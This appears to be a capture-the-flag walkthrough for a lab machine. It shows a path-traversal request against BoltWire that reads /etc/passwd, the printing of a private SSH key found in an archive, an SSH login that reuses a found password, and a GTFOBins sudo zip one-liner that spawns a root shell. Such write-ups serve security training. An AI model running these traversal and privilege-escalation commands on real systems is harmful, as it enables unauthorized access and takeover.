


```
┌──(root㉿kali)-[~/dev/mnt/mnt]
└─# unzip save.zip
Archive:  save.zip
[save.zip] id_rsa password:
  inflating: id_rsa
  inflating: todo.txt

┌──(root㉿kali)-[~/dev/mnt/mnt]
└─# ls
id_rsa  save.zip  todo.txt

┌──(root㉿kali)-[~/dev/mnt/mnt]
└─# cat todo.txt
- Figure out how to install the main website properly, the config file seems correct...
- Update development website
- Keep coding in Java because it's awesome

jp

┌──(root㉿kali)-[~/dev/mnt/mnt]
└─# cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABDVFCI+ea
0xYnmZX4CmL9ZbAAAAEAAAAAEAAAEXAAAAB3NzaC1yc2EAAAADAQABAAABAQC/kR5×49E4
0gkpiTPjvLVnuS3POptOks9qC3uiacuyX33vQBHcJ+vEFzkbkgvtO3RRQodNTfTEB181Pj
3AyGSJeQu6omZha8fVHh/y2ZMRjAWRs+2nsT1Z/JONKNWMYEqQKSuhBLsMzhkUEEbw3WLq
S0kiHCk/0VnPZ8EdMCsMGdj2MUm+ccr0GZySFg5SAJzJw2BGnjFSS+dERxb7e9tSLgDv4n
Wg7fWw2dcG956mh1ZrPau7Gc1hFHQLLUHPgXx3Xp0f5/pGzkk6JACzCKIQj0Qo3ueb6JSC
xWgwn6ey6XywTi9i7TdfFyCSiFW//jkeczyaQOxI/hyqYfLeiRB3AAAD0PHU/4RN8f2HUG
ks1NM9+C9B+Fpn+nGjRj6/53m3HoBaUb/JZyvUvOXNoYnxNKIxHP5r4ytsd8X8xp5zTpi1
tNmTeoB1kyoi2Uh70yPo4M6VlNupSeCzMQIYs/Wqya4ycyv1/yhGAPTZg8ARqop/RTQJtI
EYVDbTxKxr7JGBfaBPiFWdUIKlN1yBXWMRrIs3SBoOaQ/n+CZKQ65mMFRs4VwqpUsRJ8y7
ZoLZIfwaunV5f10PsCR8rp/2g563gK0bu+iVUqeo+kJMtFN7yEj2OaO6N/EdO4x/LVhqjY
SPZD6w23mPp2I693oop1VpITsHV2talK1lLvS239gU45J4VlxFtcLjRlSAhc1ktnHw1e4u
dRZ68JW0z2S4Y8q4EO/H4kGlZsyaf6oLCspGW1YQPhDJ2v6KkgRXyFb3tvo617yGEcBzzh
wrVuEXObOc+zDOYgw1a/1×1pzK5vGQWaUOjN2FEz+vnSPTX3cbgUkLh3ZshuVzov0Rx7i+
AM0CNiXVmgCGdLg0yBIv8lFIjYxswxTRkNzKYSagEZQNFCf+0H1cZcXKCK8z9a2NvBkQ/b
rGvuoZuIjGqGvMP3Ifdma7PsG3A8GNOgWnl9YuMgc4r2WulsQVLVEJGIJjap71oNwGCUud
T1Ou2tVn7Cf0T/NmuRmh7VUkTagDMf3u5X+UIST5Sv8y2y9jgR4×92ZL+AY968Pif1devc
753z+GL7eWfbNqd+TJfxPdh82EqE5cmN/jYOKc0D1MC2zVChNCVWQYf4uVQ0L/XOXQXnFT
hWdHfnf/SXos28dSM7Kx6B3jmeZQ60vk0Apas0D9gLz5xZ9GCb0Dwwka4dBSw57cwBbB3E
PKXqJFks2ZnkyVL1W8u6ovnkpcqQz1mxr42zdC52Jc30NYww7H2G7v7FYKtf6tEyzeXG2+
rcZwO4evWbV158rzrA4ibsGRn8+PM86LI/7T5/Y5pc2T+TAaDjKLRZ0Dtv5nMvHpigqDu4
+e/eQk9dTmMPv9jbqcHeRo7N/Q8EC4vtXj/pCPydB5lYw/GMb8Bq5opXzADx0n4zDLtGDC
LHcAIF6FMa+kLQHKvG1fDIK2xpLz+HxYCYTS/UAVRtWAdzQ29uG8zFAopGoQGbNA+caq7z
iLUBEWHXJktNenIrfF3rqB3m8SNyNIn+MQS3LIakhlHAqXMIWU2pQE/0tF+V8xuKRpZvw/
gdhLfAhm2gZMQzOe1cXWhKmtEQUntPdPAyfOTZcUtcs/pKNEjNTz5YnhQqnDbAh5×46UgZ
```

We will try to Use [https://www.exploit-db.com/exploits/48411](https://www.exploit-db.com/exploits/48411) exploit in BoltWire.

Whenever there is a Search Parameter, we can try LFI:

> [http://192.168.137.134:8080/dev/index.php?p=action.search&action=../../../../../../../etc/passwd](http://192.168.137.134:8080/dev/index.php?p=action.search&action=../../../../../../../etc/passwd)




```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:
/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run
/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run
/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin
/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
jeanpaul:x:1000:1000:jeanpaul,,,:/home/jeanpaul:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
_rpc:x:107:65534::/run/rpcbind:/usr/sbin/nologin
statd:x:108:65534::/var/lib/nfs:/usr/sbin/nologin
```

BoltWire!

You are currently logged in as:
*Member*

From the Above 2 things ie. todo.txt and LFI we can confirm there might be a user by the name of **jeanpaul**, we will now try to ssh using this and the **id_rsa** key that we found in **save.zip**




```
┌──(root㉿kali)-[~/dev/mnt/mnt]
└─# ssh -i id_rsa jeanpaul@192.168.137.134
The authenticity of host '192.168.137.134 (192.168.137.134)' can't be established.
ED25519 key fingerprint is SHA256:NHMY4yX3pvvY0+B19v9tKZ+FdH9JOewJJKnKy2B0tW8.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.137.134' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun  2 05:25:21 2021 from 192.168.10.31
jeanpaul@dev:~$
jeanpaul@dev:~$ whoami
jeanpaul
jeanpaul@dev:~$
jeanpaul@dev:~$ █
```

We used the Password that we found from the **config.yml** file ie. I_love_java.

Now we will see if Jean Paul can execute any commands as Root, we do that by using:

> sudo -l




```
jeanpaul@dev:~$ sudo -l
Matching Defaults entries for jeanpaul on dev:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jeanpaul may run the following commands on dev:
    (root) NOPASSWD: /usr/bin/zip
jeanpaul@dev:~$
```

It turns out he can execute the **zip** command without any Password. Now we will go to https://gtfobins.github.io/ and search for Command to get a Root Shell.

We use the following command:

```
TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'
sudo rm $TF
```



```
jeanpaul@dev:~$ TF=$(mktemp -u)
jeanpaul@dev:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 31%)
#
#
# whoami
root
#
# ls
#
# locate flag.txt
sh: 7: locate: not found
#
#
# cd /root
#
#
# ls
flag.txt
#
# cat flag.txt
Congratz on rooting this box !
#
```

And we have Rooted this Box.